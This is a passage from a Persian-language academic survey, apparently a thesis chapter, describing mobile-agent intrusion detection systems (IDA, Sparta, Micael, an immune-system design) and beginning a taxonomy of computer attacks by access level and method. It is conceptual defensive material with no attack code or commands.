IDA یکی از سیستم‌های تشخیص‌نفوذ است که بر اساس عملکرد عامل‌های متحرک پیاده‌سازی شده است. در این شیوه از دو روش تشخیص ناهنجاری و تشخیص سوءاستفاده همزمان استفاده می‌شود. هدف از پیاده‌سازی این پروژه تشخیص تمام نفوذها نمی‌باشد بلکه تشخیص نفوذها با دقت و صحت بالا مورد نظر است. برای طراحی IDA، الگوهای حمله به یک میزبان به دو دسته کلی حملات راه‌دور[2] و حملاتی محلی[3] تقسیم شده است. در حملات راه‌دور شخص حمله‌کننده اجازه دسترسی به میزبان را ندارد و در حمله محلی شخص حمله‌کننده اجازه دسترسی به میزبان را دارد. به طور کلی، شخص حمله‌کننده در ابتدا مجوز ندارد و یک حمله راه‌دور به حساب می‌آید و سعی می‌کند تا مجوز لازم را بدست آورد، بعد از این عمل تبدیل به یک حمله محلی می‌شود و می‌تواند اعمال خود را انجام دهد. در ادامه این بخش شیوه عملکرد این سیستم شرح داده می‌شود.

۴-۲-۱-عملکرد

برای آنالیز الگوی نفوذ، آن را به چهار مرحله تقسیم می‌کنند که در شکل ۴-۳ نشان داده شده است.



شکل ۴-۳- مراحل انجام یک نفوذ

- **مرحله جستجو[4]**

در این مرحله شخص حمله کننده میزبان و مقصد را مورد بررسی قرار می‌دهد و شروع به جمع‌آوری اطلاعات می‌کند. به این ترتیب سعی می‌کند تا نقاط آسیب پذیر سیستم را بدست آورد.

---

[1] Intrusion Detection Agent
[2] Remote attack
[3] Local attack
[4] Search stage

- **مرحله فعالیت**[1]

در این مرحله شخص حمله کننده سعی می‌کند با استفاده از یک سری از فعالیت‌ها اجازه نفوذ به میزبان را بدست آورد.

- **مرحله نشانه‌گذاری**[2]

کلمه mark در این مرحله دلالت می‌کند به عمل و نشانه‌ای که شخص حمله کننده در مقصد قرار داده است. به این mark یا نشانه، MLSI[3] گفته می‌شود. MLSI نشانه‌ای است که شخص حمله‌کننده از خود باقی می‌گذارد تا از این به بعد بدون احتیاج به گذراندن مراحل قبل مستقیماً وارد سیستم شود. در این سیستم برای مثال برای حمله محلی، MLSIهایی که تعریف شده اند به این ترتیب می‌باشند:

۱. فعال شدن یک root shell

۲. تغییر پیدا کردن در فایل‌هایی نظیر /etc/passwd، /etc/shadow و ...

- **مرحله تغییر چهره**[4]


در این مرحله شخص حمله‌کننده به سیستم نفوذ کرده و می‌تواند اعمال مورد نظر خود را انجام دهد.

روش عملکرد در IDA برای تشخیص‌نفوذ به این ترتیب است:

در هر میزبان، سنسوری برای تشخیص یک نوع MLSI فعال می‌باشد. اگر MLSIای در آنجا پیدا شود آن را به مدیر[5] اطلاع می‌دهد. مدیر بعد از دریافت پیغام، یک عامل پیمایشگر[6] به آن سیستم ارسال می‌کند. عامل پیمایشگر بعد از ورود به آن سیستم یک عامل دیگر به نام عامل جمع‌کننده اطلاعات[7] فعال می‌کند، که این عامل اطلاعات مربوط به MLSI پیدا شده را جمع‌آوری می‌کند. عامل پیمایشگر بعد از فعال کردن عامل جمع‌کننده اطلاعات آن میزبان را رها می‌کند و به سمت مبداء نفوذ حرکت می‌کند. اگر این عامل به مبداء نفوذ رسید و یا دیگر محلی برای پیمودن وجود نداشت به سمت مدیر باز می‌گردد. از طرف دیگر عامل جمع‌کننده اطلاعات نیز بعد از جمع‌آوری اطلاعات مستقل از عامل پیمایشگر به مدیر باز می‌گردد.

در شکل ۴-۴ نمونه‌ای از ساختار سیستم IDA مشاهده می‌شود.

[1] Activity stage
[2] Mark stage
[3] Mark Left by Suspected Intruser
[4] Masquerade stage
[5] Manager
[6] Tracing agent
[7] Information gathering agent



شکل ۴-۴- ساختار سیستم IDA

۴-۲-۲-معماری

بخش‌های تشکیل دهنده IDA عبارتند از مدیر، سنسور، صفحه اعلانات[۱]، صفحه پیغام[۲]، عامل پیمایشگر و عامل جمع‌کننده اطلاعات. هر یک از این بخش‌ها در شکل ۴-۴ نشان داده شده است.

- **مدیر**

وظیفه مدیر آنالیز اطلاعات جمع‌آوری شده توسط عامل جمع‌کننده اطلاعات و تشخیص‌نفوذ می‌باشد. علاوه بر این مدیر، وظیفه مدیریت عامل‌های‌متحرک و صفحه اعلانات را بر عهده دارد و همچنین یک واسط بین مدیر شبکه و سیستم برقرار می‌کند. مدیر اطلاعات جمع‌آوری شده را آنالیز و به آن وزنی تخصیص می‌دهد. اگر این وزن از حد نصاب بیشتر شود اعلام نفوذ می‌کند. در هر بخش شبکه یک مدیر باید وجود داشته باشد.

- **سنسور**

در هر میزبان یک سنسور وجود دارد که logهای سیستم را به منظور پیدا کردن MLSI جستجو می‌کند. اگر MLSIای پیدا شود آن را به مدیر اطلاع می‌دهد.

- **عامل پیمایشگر**

این عامل مسیر نفوذ را طی می‌کند تا به مبداء آن برسد (محلی که شخص نفوذکننده از آنجا MLSI را به صورت راه‌دور در میزبان مورد نظر قرار داده است). مدیر، سنسور و عامل پیمایشگر با یکدیگر به این ترتیب عمل می‌کنند که وقتی سنسور، MLSIای را تشخیص داد آن را به مدیر اطلاع می‌دهد و مدیر یک عامل

[1] Bulletin board
[2] Message board

پیمایشگر می‌سازد و به آن میزبان ارسال می‌کند. این عامل به صورت خودمختار از سیستمی‌به سیستم دیگر می‌رود. باید توجه داشت که این عامل هیچ قضاوتی در مورد نوع نفوذ نمی‌کند.

- **عامل جمع‌کننده اطلاعات**

این عامل که یک عامل متحرک است اطلاعات مربوط به یک MLSI مشخص را از میزبان مقصد جمع‌آوری می‌کند. وقتی که عامل پیمایشگر به یک میزبان رسید در آنجا یک عامل جمع‌کننده اطلاعات ایجاد می‌کند. وقتی که وظیفه جمع‌آوری اطلاعات تمام شد، این عامل مستقل از عامل پیمایشگر به مدیر باز می‌گردد.

- **صفحه اعلانات و صفحه پیغام**

این دو بخش فضای مشترکی است که قابل دسترسی توسط عامل پیمایشگر و عامل جمع‌کننده اطلاعات می‌باشد. در هر میزبان، صفحه پیغامی وجود دارد که عامل پیمایشگر برای تبادل اطلاعات از آن استفاده می‌کند. صفحه اعلانات فضایی است که در مدیر قرار دارد و اطلاعات جمع‌آوری شده توسط عامل جمع‌کننده اطلاعات در آنجا ذخیره می‌شود.

۴-۲-۳- پیاده‌سازی

سیستم IDA تحت سیستم‌عامل Solaris و توسط زبان‌های C و Perl پیاده‌سازی شده است. برای پیاده‌سازی بستری برای عملکرد عامل‌های متحرک از D’Agent استفاده شده است که امکان تعیین هویت، رمز کردن و سایر اعمال مربوط به عامل‌های متحرک را در اختیار قرار می‌دهد.

۴-۳- Sparta [6]

Sparta یک سیستم تشخیص‌نفوذ می‌باشد که برای اعمال خود از عامل‌های متحرک استفاده می‌کند. برای انجام این کار یک زبان توصیف الگو طراحی شده است که توسط آن انواع نفوذها قابل توصیف است. توسط این زبان به سیستم گفته می‌شود که دنبال چه چیزی بگرد نه آنکه چگونه دنبال بگرد. در این سیستم از عامل‌های متحرک برای ارتباط اطلاعات به یکدیگر استفاده شده است.

۴-۳-۱- عملکرد

یک رخداد به تنهایی توسط مقدار و مشخصات آن شناخته می‌شود. تعدادی از رخدادها می‌توانند به نوعی با یکدیگر در ارتباط باشند. برای آنکه در الگوهای پیچیده بتوان تشخیص‌نفوذ داد، بررسی رخدادها به تنهایی کافی نیست و باید ارتباط بین آنها نیز بررسی شود.

اساس کار در Sparta به این ترتیب است که رخدادهای جالب و قابل توجه در هر میزبان به صورت محلی ذخیره می‌شود. مجموعه تمام اطلاعات محلی در سیستم‌ها را می‌توان همانند یک بانک‌اطلاعاتی توزیع شده در سطح شبکه در نظر گرفت. برای هر ارتباطی (مثلاً نوع رخداد) اطلاعات مربوطه (مثلاً خود رخداد) در مکان‌های متفاوتی ذخیره می‌شوند. یک کاربر می‌تواند یک درخواست را بر اساس زبانی به نام EQL[1] بیان کند تا به دنبال رخدادهایی بگردد تا شرایط مورد نظر برآورده شود. وظیفه جابجا کردن درخواست‌ها بر عهده عامل‌های متحرک است.

اولین مرحله قبل از انجام هر کاری در این سیستم توصیف حمله و نفوذ است. یک الگو زمانی موجود و معتبر است که دارای شرایط زیر باشد:

۱. هر مجموعه از رخدادها حداقل یک ارتباط با مجموعه دیگر داشته باشد (یک مجموعه رخدادهای Sa در میزبان a وقتی با مجموعه رخدادهای Sb در میزبان b ارتباط دارند، اگر و تنها اگر Sa دارای یک رخداد ارسال و Sb دارای یک رخداد دریافت مربوط باشد).

۲. تمام مجموعه‌ها به جز یکی (که ریشه است) دارای یقیناً یک رخداد دریافت باشد.


۳. در گراف تشکیل شده حلقه‌ای وجود نداشته باشد.

توصیف این الگو توسط زبانی به نام EQL صورت می‌گیرد. درخواست‌های نوشته شده توسط این زبان همانند دستورات SQL است:

SELECT results FROM nodes WHERE conditions

بعد از توصیف الگو حمله باید وجود این الگو در شبکه بررسی شود. برای انجام این کار عامل‌های متحرک در سطح شبکه حرکت می‌کنند و وقتی نشانی از یک نفوذ ممکن پیدا شود، تصمیم می‌گیرد که چه اطلاعاتی را از آن میزبان باید بردارد و به میزبان دیگر حمل کند. برای مثال، اگر هدف پیدا کردن یک telnet chain در شبکه باشد، عمل انجام شده برای یافتن الگو به این ترتیب است که در شکل ۴-۵ مشاهده می‌شود.

[1] Event Query Language



شکل ۴-۵- مراحل تشخیص یک telnet chain

در ابتدا یک عامل توسط واسط کاربر فعال می‌شود تا یک الگوی خاص را جستجو کند. برای انجام این کار ابتدا ارسال کننده عامل، لیستی را که شامل مشخصات میزبان‌هایی است که Sparta را پشتیبانی می‌کنند، بررسی می‌کند تا تشخیص دهد که شرط مربوط به FROM ارضاء می‌شود یا خیر. در صورت پیدا کردن میزبان مربوطه، عاملی به آنجا فرستاده می‌شود. بعد از ارسال عامل به آن میزبان بررسی می‌شود که آیا این میزبان، ریشه است یا خیر، که در این مثال خاص بررسی برای یافتن پورت باز ۲۳ (Telnet) می‌باشد. اگر شرایط لازم پیدا نشد عامل به سفر خود در شبکه ادامه می‌دهد. وقتی که ریشه پیدا شد (یعنی میزبانی که در آن دریافت روی پورت ۲۳ وجود دارد) این عامل، یک عامل دیگر به نام عامل کمک‌کننده[1] را ایجاد و به میزبانی که telnet را انجام داده ارسال می‌کند و خودش صبر می‌کند تا عامل کمک‌کننده برگردد. وقتی که عامل کمک‌کننده برگردد اطلاعات جمع‌آوری شده را به عامل اصلی می‌دهد. هر عامل کمک‌کننده حداکثر توانایی حرکت تا یک میزبان را دارد. در نتیجه در صورت باز بودن پورت ۲۳ روی آن میزبان یک عامل کمک‌کننده جدید ایجاد کرده و به میزبانی که telnet دوم را انجام داده ارسال می‌کند. این عمل آنقدر تکرار می‌شود تا عامل کمک‌کننده به مبداء اصلی telnet برسد، سپس اطلاعات به همین ترتیب برمی‌گردد تا به عامل اصلی برسد.

۴-۳-۲-معماری

هر نود دراین سیستم دارای بخشهای زیر می‌باشد:

- **تولید کننده رخداد محلی (سنسور)**

تولید کننده رخدادهای محلی رویدادها را در شبکه یا میزبان بررسی می‌کند و مشخصات دقیق این رویدادها را در کلاس‌های مربوطه ذخیره می‌کند.

---

[1] Helper

- **محل ذخیره رویدادها**


سنسور اطلاعات خود را در یک بانک‌اطلاعاتی ذخیره می‌کند. محل ذخیره اطلاعات باید توانایی پشتیبانی از ویژگی وراثت را داشته باشد. هنگامیکه در یک درخواست تقاضای دریافت یک کلاس مطرح می‌شود، بانک‌اطلاعاتی باید بتواند علاوه بر کلاس مورد درخواست، رخدادهای فرزند را نیز برگرداند.

- **چارچوبی برای عمل عامل‌های متحرک**

چارچوب اجرایی برای عامل‌های متحرک وظیفه فراهم کردن سیستم ارتباطی برای انتقال شرایط و کد عامل از یک میزبان به یک میزبان دیگر را دارد. علاوه بر این برقراری امنیت عامل‌ها از وظایف این چارچوب است. یکی از وظایف مهم این بخش‌ایجاد لیستی از میزبان‌ها است که Sparta را پشتیبانی می‌کنند. وقتی که عامل می‌خواهد دنبال یک الگو بگردد از روی این لیست به میزبان‌ها دسترسی پیدا می کند.

۴-۳-۳- پیاده‌سازی

اکثر بخش‌های این سیستم توسط زبان java نوشته شده است. بستری که برای پشتیبانی عامل‌های متحرک مورد استفاده قرار گرفته است gypsy می‌باشد که مبتنی بر زبان java است. بخش‌هایی از کد مربوط به امنیت که نیاز به دسترسی نزدیک به منابع سیستم دارند با زبان C/C++ نوشته شده اند و توسط JNI[1] کد شده‌اند. در شکل ۴-۶ این ساختار نشان داده شده است. پیاده‌سازی واسط کاربر توسط زبان‌های HTML و JavaScript انجام شده است.



شکل ۴-۶- بخش‌های تشکیل دهنده Sparta

[1] Java Native Interface


[4] Micael -۴-۴

یکی از جالب‌ترین سیستم‌های تشخیص‌نفوذ که بر اساس عامل‌های متحرک عمل می‌کند، Micael است. این سیستم متشکل از تعداد زیادی عامل می‌باشد که هر کدام عمل خاصی را انجام می‌دهند. در این پروژه مشکل single point of failure حل شده است. علاوه بر این عامل‌ها به صورتی پیاده‌سازی شده‌اند که حجم کمی دارند و باری که بر روی شبکه می‌گذارند و میزان استفاده‌ای که از منابع سیستم می‌کنند بسیار کم است. یکی از مسایل مربوط به این پروژه قابلیت پیکربندی مجدد آن است.

در این سیستم برای حل مشکلات از روش تقسیم و حل[1] استفاده می‌شود. به این معنی که یک عمل پیچیده به برنامه‌های کوچکی تقسیم می‌شود و هر برنامه موظف به انجام یک عمل خاص می‌گردد.

۴-۴-۱- عملکرد

عملکرد این سیستم در شکل ۴-۷ نشان داده شده است. شرح عملکرد در بخش ۴-۴-۲ به همراه معماری سیستم آورده شده است.



شکل ۴-۷- ساختار کلی Micael

[1] Divide and conquer

۴-۲-۴-معماری

در این بخش اعضای تشکیل دهنده سیستم Micael شرح داده می‌شود.

- **مدیر**[1]

این بخش یک عامل متحرک است که به عنوان محل آنالیز مرکزی عمل می‌کند. این بخش وظیفه تولید عامل‌ها را بر عهده دارد. این عامل متحرک با توجه به آنکه محل مرکزی آنالیز است برای رفع مساله single point of failure لازم است که در مواقعی محل خود را عوض کند. در دو حالت این عمل صورت می‌گیرد، در مواقعی که بار میزبانی که بر روی آن فعال است زیاد شود و دیگر آنکه وقتی که میزبان مورد حمله قرار گیرد.

این مرکز اطلاعات جمع‌آوری شده توسط عامل‌ها را یکجا گرد می‌آورد و آنها را آنالیز و گزارش تهیه می‌کند. البته در این مرکز هیچ تصمیمی در مورد نوع تشخیص انجام نمی‌دهد و این وظبفه برعهده عامل نگهبان[2] و عامل جداساز[3] گذاشته شده است.

علاوه بر این موارد مدیر به طوز متناوب عامل‌هایی به نام بازرس[4] را ایجاد می‌کند که عمل بازرسی سایر عامل‌ها را بر عهده دارد.

- **عامل نگهبان**

این عامل در تمام میزبان‌های شبکه وجود دارد و اطلاعات مربوطه را جمع‌آوری می‌کند و به مدیر ارسال می‌کند. وقتی که عامل نگهبان عملی را تشخیص دهد از مدیر درخواست می‌کند که یک عامل جداساز بسازد که وظیفه آن بررسی رخداد با جزئیات و دقت بیشتر است.

این عامل از نظر یادگیری محدود است و تنها وظیفه تولید پیغام خطا و آلارم در مواقع لازم را دارد.

- **عامل جداساز**

این عامل، عاملی است که برای برخورد با مشکلات بوجود آمده ساخته می‌شود. وقتی که یک عامل نگهبان الگویی را تشخیص دهد با توجه به نوع حمله از مدیر درخواست ساخت یک عامل جداساز می‌کند. این عامل از مکانیزم‌های دقیق‌تری برای تشخیص حمله استفاده می‌کند. عامل جداساز در بعضی مواقع تشخیص می‌دهد که برای شناخت حمله مناسب نیست و در نتیجه از مدیر درخواست تولید یک عامل جداساز دیگر می‌کند. این عامل از سطح هوشمندی بالایی برخوردار است. اما یادگیری آن بصورت offline صورت می‌گیرد.

- **بازرس**

به منظور جلوگیری از خرابی کد عامل‌ها در این سیستم به صورت پریودیک عامل‌هایی به نام بازرس تولید می‌شود که عمل بازرسی را بر عهده دارد. این عامل و مدیر تنها عامل‌هایی هستند که اجازه تولید یک عامل جدید را دارند. اگر بازرس تشخیص دهد که عاملی دارای مشکل است از مدیر درخواست تولید یک عامل

[1] Head quarter
[2] Sentinel
[3] Detachment
[4] Audit

جدید می‌کند. اگر بازرس عاملی را پیدا نکند تشخیص می‌دهد که آن عامل از کار افتاده و از مدیر درخواست تولید آنرا می‌کند. اما اگر آن عامل خود مدیر باشد، بازرس آن را تولید می‌کند. در این عامل احتیاج به یادگیری و هوشمندی وجود ندارد.

۴-۳-۴- پیاده‌سازی

برای پیاده‌سازی این پروژه از ASDK استفاده شده است. ASDK[1] توسط شرکت IBMپیاده‌سازی شده است و بستری برای حرکت عامل‌ها فراهم می‌کند. پیاده‌سازی این سیستم بر مبنای زبان java می‌باشد. در ASDK مفهومی‌به اسم Aglet تعریف می‌شود که ترکیبی از دو کلمه Agent و Applet می‌باشد که کد Aglet از میزبانی به میزبان دیگر می‌رود.

[1] Aglets Software Development Kit

۴-۵- Immune System


در این سیستم نیز از عامل‌های متحرک برای تشخیص‌نفوذ استفاده شده است. در این سیستم فقط نفوذهایی از نوع ناهنجاری تشخیص داده می‌شود. تفاوتی که این سیستم با سیستم‌های توصیف شده قبلی دارد این است که تنها به تشخیص‌نفوذ محدود نمی‌شود، بلکه در مقابل آن عکس العمل نشان داده و دفاع می‌کند. مکانیزم این سیستم از سیستم دفاعی بدن گرفته می‌شود.

۴-۵-۱- عملکرد

در این سیستم متدی طراحی شده است که امکان بدست آوردن توپولوژی شبکه را فراهم می‌کند. بدین ترتیب عامل‌ها می‌توانند تشخیص دهند که چگونه در سطح شبکه حرکت و جستجو کنند. در اکثر سیستم‌های تشخیص‌نفوذ، عملی که صورت می‌گیرد تنها تشخیص‌نفوذ است. اما در این پروژه این مسئله تا حدی پیش رفته است و سیستم سعی می‌کند که جلوی عمل خلاف را بگیرد. الگوی این عمل از ساختار دفاعی بدن گرفته شده است. در سیستم دفاعی بدن ابتدا سعی می‌شود که از نفوذ بیماری‌ها به بدن جلوگیری به عمل آید. اما اگر بیماری به بدن نفوذ کند سیستم دفاعی در مقابل آن به دفاع می‌پردازد.

به منظور جلوگیری ازایجاد سربار اضافی بر روی میزبان‌ها ازگذاشتن سیستم تشخیص‌نفوذ بر روی هر میزبان اجتناب شده است. در عوض ساختار شبکه به دامنه‌های مجازی تقسیم شده است و در هر دامنه عامل متحرکی مسئول بازرسی آن شده است.


با توجه به آنکه مکانیزم مورد استفاده در این سیستم، روش تشخیص ناهنجاری است لازم است که قبل از عمل تشخیص، یک دوره یادگیری وجود داشته باشد. عمل یادگیری به این ترتیب صورت می‌گیرد: رفتار عادی برنامه‌ها ذخیره می‌شود، همچنین رفتارهای متفاوت در شرایط متفاوت با رفتار عادی مقایسه می‌شود و اختلاف آنها نیز ذخیره می‌گردد. برای این منظور اطلاعاتی که ذخیره می‌شود عبارتند از مجموعه system callهایی که برای اجرای امن برنامه فراخوانده می‌شوند. در هر دامنه برای هر برنامه یک بانک اطلاعاتی وجود دارد. در شکل ۴-۸ مرحله مربوط به یادگیری نشان داده شده است.



شکل ۴-۸- مرحله یادگیری

بعد از مرحله یادگیری، مرحله تشخیص انجام می‌شود. عامل‌های متحرکی که به برنامه تخصیص داده شده‌اند، مجموعه‌ای از system callها را که در حالت امن فراخوانده می‌شوند، به حافظه خود می‌آورند و رفتار برنامه را با این مجموعه مقایسه می‌کنند. اگر اختلاف کمتر از حد آستانه باشد این عمل پذیرفته می‌شود. در غیر این صورت به عنوان یک عمل خلاف شناخته شده و هشداری تولید می‌شود. هر عامل متحرک برای مدت کوتاهی فعالیت می‌کند. به علت اینکه به صورت پریودیک باید system call را ذخیره کرده و از بانک اطلاعاتی بخواند.

علاوه بر این هر عامل بطور مداوم به دامنه‌های دیگر می‌رود و از طریق بازرسی بانک اطلاعاتی در آن دامنه‌ها اجرای امن برنامه‌ای را که مسئول آن است در دامنه‌های دیگر بررسی می‌کند. در شکل ۴-۹ این مکانیزم مشاهده می‌شود.



شکل ۴-۹- مرحله anomaly detection

۴-۵-۲- پیاده‌سازی

در این سیستم به منظور فراهم کردن بستری برای عمل عاملهای متحرک از ساختاری به نام MANSMA[1] استفاده شده است که مبتنی بر زبان Java می‌باشد.

[1] Multi Agent system based Network Security Management Architecture

۵- حملات کامپیوتری

با توجه به آنکه بحث و موضوع پروژه در رابطه با امنیت سیستم‌های کامپیوتری است، لازم است بخشی به عنوان معرفی و دسته‌بندی حملاتی که این ایمنی را دچار مشکل می‌کنند تخصیص داده شود[18].

در رابطه با عمل دسته‌بندی باید قبل از انجام هر کاری معیارهای مشخصی برای دسته‌بندی حملات معرفی شود تا بر اساس آن بتوان حملاتی را که دارای مشخصات یکسانی هستند در دسته‌های مشابه قرار داد. یک دسته‌بندی خوب باید به گونه‌ای باشد که:

- هر حمله تنها در یک دسته قرار گیرد.
- تمام حملات جایگاهی در دسته‌بندی داشته باشند.
- دسته‌بندی قابلیت گسترش برای آینده را داشته باشد.

در ادامه به معرفی دسته‌بندی‌ای پرداخته می‌شودکه مشخصات فوق را بپوشاند. در این دسته‌بندی هر حمله به یکی از صورت‌های زیر دسته‌بندی می‌شود:

- کاربر در سطحی که واقع است با استفاده از امکانات آن سطح سعی در حمله داشته باشد.
- یک کاربر بخواهد از اولویت سطح پایین‌تر به اولویت سطح بالاتر دست پیدا کند.
- کاربر در سطح خود باقی بماند اما بتواند فعالیت‌های سطح بالاتر را انجام دهد.

۵-۱- معرفی سطوح

در دسته‌بندی موردنظر سطوح مختلفی از لحاظ توانایی انجام کارهای مختلف درنظر گرفته شده است. این سطوح را می‌توان در جدول ۵-۱ مشاهده کرد.

جدول ۵-۱

سطح	توضیح
R (**R**emote network access)	دسترسی به شبکه راه‌دور
L (**L**ocal network access)	دسترسی به شبکه محلی
U (**U**ser access)	دسترسی سطح کاربر
S (root/**S**uper user access)	دسترسی سطح مدیر
P (**P**hysical access to host)	دسترسی فیزیکی به سیستم

- **سطح R**

این سطح اشاره به کاربرانی دارد که از طریق یک ارتباط شبکه‌ای به یک سیستم دسترسی دارند. در این دسترسی حداقل دسترسی‌ای است که یک کاربر می‌تواند داشته باشد.

- **سطح L**

در این سطح کاربر توانایی نوشتن و خواندن از شبکه‌ای که کامپیوتر مقصد در آن است را دارد.

- **سطح U**

در سطح U کاربر توانایی اجرای دستورات عادی بر روی سیستم را دارد.

- **سطح S**

سطح S به کاربرانی اشاره می‌کند که توانایی کامل در کنترل سیستم را دارند.

- **سطح P**

سطح P کاربرانی هستند به سیستم از لحاظ فیزیکی دسترسی دارند.

دسته‌بندی‌های عنوان شده حالات خاصی از نوع دسترسی است اما با استفاده از آنها می‌توان تمام حالات ممکن حمله را پوشاند.

۵-۲- روش‌های مختلف انجام حمله

شخص حمله کننده برای انجام اعمال مورد نظر خود باید با استفاده از مشکلات امنیتی موجود در کامپیوتر مقصد به آن نفوذ کنند و آن را مورد حمله قرار دهند. پنج روش کلی برای انجام این کار می‌توان معرفی کرد که در جدول ۵-۲ مشاهده می‌شود.

جدول ۵-۲

روش	توضیح
m (**m**asquarading)	استفاده از تغییر چهره دادن
a (**A**buse of feature)	استفاده نامناسب از امکانات
b (Implementation **b**ug)	استفاده از مشکلات سیستم
c (System mis**C**onfiguration)	استفاده از پیکربندی نامناسب سیستم
s (**S**ocial enginerring)	استفاده از متخصصین

- **روش m**

در این دسته می‌توان یک سیستم را فریب داد و خود را جای یک شخص با مجوز کافی معرفی کرد. مثال این روش بدست آوردن کلمه عبور کاربر مجاز و استفاده از آن است و یا آنکه یک ارتباط TCP غیرمجاز با آدرس مبداء معتبرایجاد شود.

- **روش a**

